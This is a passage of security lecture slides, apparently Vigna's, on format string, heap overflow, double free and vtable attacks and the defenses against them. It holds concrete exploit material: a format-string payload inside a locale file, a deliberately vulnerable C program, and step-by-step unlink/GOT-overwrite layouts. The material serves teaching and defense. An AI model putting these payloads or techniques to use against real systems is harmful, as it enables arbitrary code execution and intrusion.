    0xbffff850 0 1 2 3 4 5 6 7 8 9 A B C D E F
               e4f8ffbf 0 0 0 078f8ffbf609a 4 8
...
    Shell code at  0x08049a60 stored as 0x9a60=39520 0x0804=2052
    Return addr at 0xbffff85c (0x8049a60) as 0x9a60=39520 and 0x804=2052
    sh-2.04$
```

- Note the inverse order of the two writes… Byte count can only increase!
- Sometimes a buffer is too small to contain enough % formats to pop all the required elements from the stack
  - Use direct parameter access:

    printf ("%6$d\n", 6, 5, 4, 3, 2, 1); //will print "1"

Giovanni Vigna, Advanced Topics in Security

The “locale” attack

- The localization system contains a database to translate error messages, formats, etc. in a language other than English
- E.g.: /usr/lib/locale/it_IT/LC_MESSAGES
- It is possible to specify the language in the language variable (e.g., LANGUAGE=it_IT)
- When an error is found the language database is searched for the right message
- It was possible to specify a user-provided language file LANGUAGE=it_IT/../../../../../../../tmp

LC_MESSAGE/libc.po

```
msgid "%s: invalid option -- %c\n"
msgstr”%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%63222c
%hn%50561c%hn\n"
```

Lessons Learned

- Whenever an attacker can control the format string of a function such as *printf() and syslog(), there is the potential for a format string vulnerability
  - fprintf(f, buf) BAD
  - fprintf(f, "%s", buf) GOOD
- Format string attacks are made possible by the lack of parameter validation

Heap Overflows

- The heap is the area of memory that is dynamically allocated through the "malloc" family of functions
  - malloc(), calloc(), realloc(), free()
  - new(), delete()
  - functions that return dynamically allocated memory, e.g., strdup()
- The heap grows towards higher memory addresses
- Memory allocated on the heap survives the function that created it

Heap Overflows

- Memory management is done through in-band control structures
- These control structures can be manipulated through heap overflows to execute arbitrary code
- Architecture/OS-dependent
- Some attacks depend on the library used for heap management
  - Doug Lea's malloc library: dlmalloc

Simple Heap Overflow

```
#define BUFSIZE 128
#define DEBUG

int main(int argc, char* argv[])
{
  char *passwd = (char *)malloc(BUFSIZE);
  char *username = (char *)malloc(BUFSIZE);
  struct passwd* entry = NULL;
  char *salt = NULL;
  if (argc < 3) {...}
  strcpy(username, argv[1]);
  strcpy(passwd, argv[2]);
  entry = getpwnam(username);
  if (entry == NULL) {
    fprintf(stderr, "Wrong username %s\n",
   username);
    goto end;
  }
  if (strncmp(entry->pw_passwd, "$1$", 3)) {
    fprintf(stderr, "No MD5 password
   available\n");
    goto end;
  }
```

```
salt = entry->pw_passwd;
 if (strcmp(entry->pw_passwd, (char
   *)crypt(passwd, salt))) {
   fprintf(stderr, "Wrong password %s for
   user %s\n", passwd, username);
   goto end;
 }

 free(username);
 free(passwd);
 return 0;

end:
 fflush(stderr);
 free(username);
 free(passwd);
 return -1;
}
```

Simple Heap Overflow

	0x8fe3008		0x8fe3090
control	passwd	control	username

```
% test vigna foo
Wrong password foo
% vigna fooooooooo...ooooooooooo
Wrong username ooooo
*** glibc detected *** ./test: free(): invalid next size (fast): 0x0807f008 ***
======= Backtrace: =========
/lib/libc.so.6[0xb33424]
/lib/libc.so.6(__libc_free+0x77)[0xb3395f]
./test[0x8048791]
/lib/libc.so.6(__libc_start_main+0xc6)[0xae4de6]
./test[0x8048525]
% test vigna foooooooo...ooooooooroot
Wrong password foooooooo...ooooooooroot for user root
Segmentation fault
```


Doug Lea's Malloc

- Chunk Management
- Bin Management
- Memory Allocation
- Memory Deallocation
- List Handling

Memory Layout

- The heap is divided into contiguous chunks of memory
  - Each memory chunk can be allocated, freed, split, coalesced (two free chunks)
- No two free chunks may be physically adjacent

Low addresses High addresses


Chunk Management

- Each chunk starts with a boundary tag
  - Holds chunk management information
  - 16-byte structure, which is the minimum allocated size

```
struct malloc_chunk {
  size_t prev_size; // only used when previous chunk is free
  size_t size; // size of chunk in bytes (including overhead
               // and multiple of 8 bytes) + 2 status bits
  struct malloc_chunk *fd; // only used for free chunks
  struct malloc_chunk *bk; // only used for free chunks
};
```

- Pointer returned by malloc() starts at fd
  - Usually 8 bytes overhead for allocated chunks


Chunk Management



Chunk Management


- prev_size field
  - Only used when previous chunk is free
  - To reduce memory waste, field can hold user data of previous chunk
- size field
  - Holds chunk size in bytes, but size is always a multiple of 8
  - Chunk size = requested memory (by user via malloc) + 8 bytes (overhead) - 4 bytes (prev_size field of next chunk) rounded up to next multiple of 8
  - The 3 least significant bits of the size are always 0, so two of them are used as status bits
    - PREV_INUSE (0x01) – 1 if previous chunk is in use
    - IS_MMAPED (0x02) – 1 if chunk is memory mapped

Chunk Management



Bin Management

- Available chunks are maintained in bins, which are doubly-linked lists of free chunks
- Bins are organized by sizes
  - Chunks are maintained in decreasing sorted order by size



Memory Allocation

- List of corresponding bin is scanned (starting backwards)
  - When chunk of exactly correct size is found (chunk size is equal or bigger by not more than 16 bytes than the requested size), it is returned
- Most-recent remainder of split is used (when large enough)
  - Split it if it is too big, return it when size is exact
- Other bins are scanned in increasing order
  - Return chunk of exact size, split one that is too big

Memory Deallocation

- When the chunk to be freed borders the wilderness chunk, it is consolidated into it
- If the chunk before the one to be freed is unallocated, it is consolidated into a single large chunk
- If the chunk after the one to be freed is unallocated, it is consolidated into a single large chunk
- Consolidation of chunks involves operating on the bin, removing the old chunk and adding the consolidated chunk to a new bin

List Handling: unlink()

- When chunks are handled, their entries have to be taken off or inserted into the corresponding lists
- The macro unlink() is responsible for removing entries
- unlink() is used to extract from the list the entry P with its pointers FD and BK

```
#define unlink(P, BK, FD) {
                BK = P->bk;
                FD = P->fd;
                FD->bk = BK;
                BK->fd = FD;
}
```


List Handling: frontlink()

- The macro frontlink() is responsible for inserting entries
- frontlink() is used to insert entry P with its pointers FD and BK into bin IDX

```
#define frontlink(A, P, S, IDX, BK, FD) {
  IDX = bin_index(S); // Finds the index of a bin given the chunk size
  BK = bin_at(A, IDX); // Extract head pointer
  FD = BK->fd;
  if (FD == BK) {
    mark_binblock(A, IDX); // Mark bin as not empty
  }
  else{
    while (FD != BK && S < chunksize(FD) ){
      FD = FD->fd;
    }
    BK = FD->bk;
  }
  P->bk = BK; P->fd = FD;
  FD->bk = BK->fd = P;
}
```

Exploiting the unlink() Macro

- A heap overflow modifies in-memory management tags to trick dlmalloc into overwriting addresses chosen by the attacker
- Exploiting the unlink() macro
  - Overwrite an arbitrary memory position with arbitrary integer
  - Overwrite address stored in FD + 12 (offset of bk) with BK


```
BK = P->bk;
FD = P->fd;
FD->bk = BK; // *(P->fd+12) = P->bk
BK->fd = FD; // *(P->bk+8) = P->fd
```

  - Overwrite a function pointer with address of the shellcode
  - When function is later invoked, shellcode is executed instead

Exploiting the unlink() Macro


- Vulnerable program allocates two adjacent memory chunks, named X and Y
- When chunk X is overflowed, two fake (free) chunks are created over Y, called W and Z
- When X is freed, it will be merged with W and the unlink() macro will be called
- Since W and Z are under the attacker's control, arbitrary values can be specified

Exploiting the unlink() Macro



Exploiting the unlink() Macro

- free(X) is called
- W is examined and Z is found using (W + W->size)
- Z says that W is free
- unlink(W, fd_w, bk_w) is called
- *(fd_w + 12) = bk_w
- *(bk_w + 8) = fd_w
- fd_w is set to the address to be overwritten - 12
- bk_w is set to the value to be written



Exploiting the unlink() Macro

- Overwrite the free() GOT entry
- % objdump -R ./test | grep free
  08049924 R_386_JUMP_SLOT free
  - 0x08049924 - 0x0c = 0x8049918
  - First 8 bytes of the data portion of X will be overwritten by unlink() with fd and bk
  - Following two bytes are jump forward of 12 bytes (0xeb 0x0c)
  - Following 12 bytes are modified by frontlink()
  - Then, shellcode and padding
  - Then fake chunk with fd = 0x8049918 and bk = X + 8 (address of the jump instruction)
  - Second fake chunk with PREV_INUSE=0

Exploiting the frontlink() Macro

- This is a more complicate alternative to the unlink() macro
  - Overwrite an arbitrary memory position with address of modified chunk
  - Overwrite address stored in BK + 8 (offset of fd) with address of chunk P

```
while (FD != BK && S < chunksize(FD)){
 FD = FD->fd;
 BK = FD->bk;
 FD->bk = BK->fd = P;
}
```

  - Beginning of chunk (prev_size field) has to contain executable code (e.g., jump to shellcode)
  - Same approach as unlink() macro

Double free() Vulnerabilities

- If a programmer makes the mistake of freeing a pointer that was already freed, in some cases it is possible to execute arbitrary code
- A memory block X is allocated (size = N)
- free(X) is invoked and consolidated with an adjacent block
- A new block Y is allocated in the consolidated space
  - dlmalloc tries to use recently freed memory
- Buffer Y is filled with attacker-provided data, which creates a fake block starting at address X
- free(X) is called again and the unlink() macro is called because of the consolidation and memory is overwritten as in the case for the standard heap overflow attack

Overwriting C++ Vtables

- C++ objects are allocated on the heap
- Each object is associated with virtual function table pointer (vfptr), which points to the current definition of the object's methods
- A variable overflow can be used to overwrite the vfptr so that it points to an area specified by the attacker
- When a method is invoked the attacker's code is executed

Solutions to Memory Corruption Vulnerabilities

- Prevent
  - Write decent programs! (impossible)
  - Perform analysis of the program before execution (static analysis)
  - Perform checks on the program during execution (dynamic analysis)
  - Modify the way programs are loaded/executed by the kernel
  - Use a language that performs boundary checking and does not allow pointer arithmetic (e.g., Java)
- Contain
  - Use virtualization and policies to limit the damage that a compromised application can cause
- Detect (and kill)
  - System call analysis (e.g., sequence analysis)
  - Detect "write and execute" action sequences
  - Integrity checking (e.g., return address integrity checks)

Special Languages

- Interpreted languages are usually not vulnerable to most of these attacks
- Examples of C dialects
  - Cyclone
    - Performs static analysis and adds checks when unsafe operations are identified
    - Introduces different types of pointers and limits the operations that can be performed on certain types of pointers
    - Uses garbage-collected heap (no free())
    - Perform checks on format strings
  - CCured
    - Performs static analysis and adds runtime checks
    - Infers automatically the characteristic of different types of pointers
    - Advantage: code need not to be extensively modified

Static Analysis

- These tools analyze the source code of an application looking for different vulnerability patterns
  - Many different techniques at different level of sophistication
  - Tools generate both false positives and false negatives
- Examples of tools and approaches
  - Splint
    - Requires that programmers include annotations in their code (e.g., pre- and post-conditions to a function)
    - Performs taint analysis to determine if unsanitized user input is passed to security-critical functions
  - Cqual
    - Use type extension mechanisms to support taint analysis
    - Requires that programmers provide type annotations (e.g., tainted, untainted)
    - Can be used to identify format string vulnerabilities, user/kernel space reference errors, deadlock detection

Static Analysis

- Examples of commercial tools
  - Grammatech's CodeSonar
  - Coverity
  - Fortify's SCA
  - Microsoft's PREfix/PREfast

Static Analysis

- Examples of free, open-source tools
  - BOON
    - Models strings as integer ranges and operation on strings as expressions in a constraint language
    - It analyzes the code to identify possible violation of the string sizes
  - ITS4, Flawfinder, RATS
    - Lightweight lexical analyzers
    - They identify "dangerous" functions and report on possible misuse
    - They do not operate sophisticated analysis of the CFG

Dynamic Analysis

- Tools that perform supervised execution of code to identify possible errors
  - Purify
    - Adds meta-information to every byte in memory and determines when unallocated memory is written to
    - Useful to detect memory leaks and possible heap overflows
  - Valgrind
    - Provides a set of tools for debugging and profiling
    - Memcheck is able to detect memory violation and double free() operations

Containment Approaches

- Goal: limit the damage that a hijacked application can cause
  - Policy enforcement
  - Sandboxing
- Examples:
  - Janus
    - Allows a user to write policies that describe which system calls an application should be allowed to invoke
  - Systrace
    - Similarly to Janus, allows a user to determine which system calls an application should be allowed to invoke
    - Supports training, where a user is asked whenever a previously unseen system call is requested

Detection Approaches

- System call analysis
  - Signatures
  - Sequences
  - Control-flow-driven analysis
  - Parameter modeling
- Mimicry attacks
- Compiler modifications
  - StackGuard, StackShield, ProPolice
- Kernel patches/modifications
  - PaX, ExecShield, W^X

StackGuard

- StackGuard writes a canary value before the return address on the stack
  - Terminator canary: NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff)
  - Random canary: random value stored in location known only to the validation code (and protected with unmapped pages)
  - XOR canary: random ^ return address
- During the epilogue the value is verified before performing a ret instruction
- This is achieved by means of a modified function prologue/epilogue (need recompilation)
- Introduces overhead

Bypassing Stackguard

- StackGuard can be bypassed by overflowing a pointer used as a destination of a strcpy()-like function
- Can overwrite the return address without touching the canary
  - The XOR canary was introduced to protect from this attack
- Pointers in the function frame can still be overwritten
- PointGuard encrypts (XORs) pointer values and decrypts them when used by the program
  - An attacker-provided value will be decrypted to a random value
  - This mechanism has been incorporated in Windows
- FormatGuard counts the number of arguments passed to a variadic function and then, at runtime, checks that the format has exactly the right number of arguments

StackShield

- StackShield creates a "parallel" stack in the DATA segment where the function return address is stored
- This is achieved by means of a modified function prologue/epilogue (needs recompilation)
- Introduces overhead
- It also perform "range checks" to make sure that control is transferred to legitimate regions of code

Propolice

- Propolice, is similar to StackGuard, with the difference that the canary is put before the frame pointer
- Propolice combines runtime checks with a stack layout that minimizes the chances of being exploitable
  - Rearranges memory so that arrays cannot be used to overwrite local variables (e.g., a function pointer)
  - Arguments cannot be rearranged, and therefore function pointer arguments are copied into local variables and then the local reference is used within the code
- It has been included in GCC 4.1
- See "Protecting from stack-smashing attacks" by Hiroaki Etoh and Kunikazu Yoda

Windows Stack Protection

- Introduces a non-executable stack
- Compiler provides the /GS option
  - Combines a canary (called security cookie) with an attempt to perform ideal stack layout

Non-Executable Memory

- Modification is made to the memory structure of a process to minimize the amount of memory where executable content can be stored (and jumped to)
- Older CPUs (Intel 32-bit and early Intel 64-bit) do not provide hardware support for the "NX bit" and therefore this functionality must be simulated in software
  - Other names of this mechanism: XD (eXecute Disable - Intel), Enhanced Virus Protection (AMD), XN (eXecute Never, ARM),
- Early prototype: Solar Designer's Non-executable stack
- The NX bit is now supported by the latest versions of most operating systems
- Most mechanisms allow a user to selectively disable this feature for programs that require executable code to be generated and executed dynamically (e.g., JIT compilers)

Address Space Layout Randomization

- Randomizes the position of the heap, the stack, the program's code, and the dynamically-linked libraries
- Library random positioning requires position-independent code (or if this is not possible, some run-time overhead to handle the mapping of references)
- Makes return-into-libc attack much harder, as the location of the library code has to be guessed
  - Depending on the implementation, libraries are randomized with 16 bits of entropy on 32-bit architectures (requires, in average 32K attempts)
    - Still vulnerable to brute-force attack, if unlimited, fast attempts are possible
  - 64-bit architectures are much more secure

W^X

- W^X (W xor X) was initially introduced in OpenBDS
- Forces pages to be either executable or writable but not both
  - This idea was then incorporated in PaX and ExecShield
- In architectures that do not support NX page-level protection, it uses the CS segment to implement a division of memory
  - Data above the CS segment is not allowed to be executed
  - This requires the linker to be modified to allow data associated with libraries to be relocated above the CS segment
    - This is done by creating on 1GB virtual gap between code and data in each library

PaX

- PaX is a patch for the Linux kernel that implements a number of security mechanisms
  - PAGEEXEC protection
    - Uses the NX bit, if available, otherwise it emulates it
    - Emulation
      - Every page that should be protected is marked as "privileged"
      - Each access causes a page fault exception that is caught by the system, which can decide if the page can be executed or not
  - SEGMEXEC protection
    - Emulates the NX bit by splitting the process memory in half and performing "smart mapping" of the pages between the two halves
    - Reduces PAGEEXEC overhead at the cost of halving the available memory
  - Modifies mprotect()
    - The function cannot create memory areas that are both writable and executable
  - Address Space Layout Randomization
    - Randomizes stack, heap, code, and libraries

ExecShield

- Developed as part of Red Hat, the mechanism provides support for non-executable data areas (e.g., the stack) and non-writable text areas (e.g., the code)

Data Execution Prevention

- Data Execution Prevention (DEP) is Microsoft's implementation of the NX mechanism
- It supports the NX bit in hardware if present, or it emulates the mechanism if missing

Randomized Instructions

- Approach that encrypts the instructions in memory and decrypts them before execution
- An attacker cannot inject code because it will be decrypted into meaningless garbage
  - Still vulnerable to return-into-libc attacks (unless pointers are encrypted)
- Introduces substantial overhead and therefore is not used in practice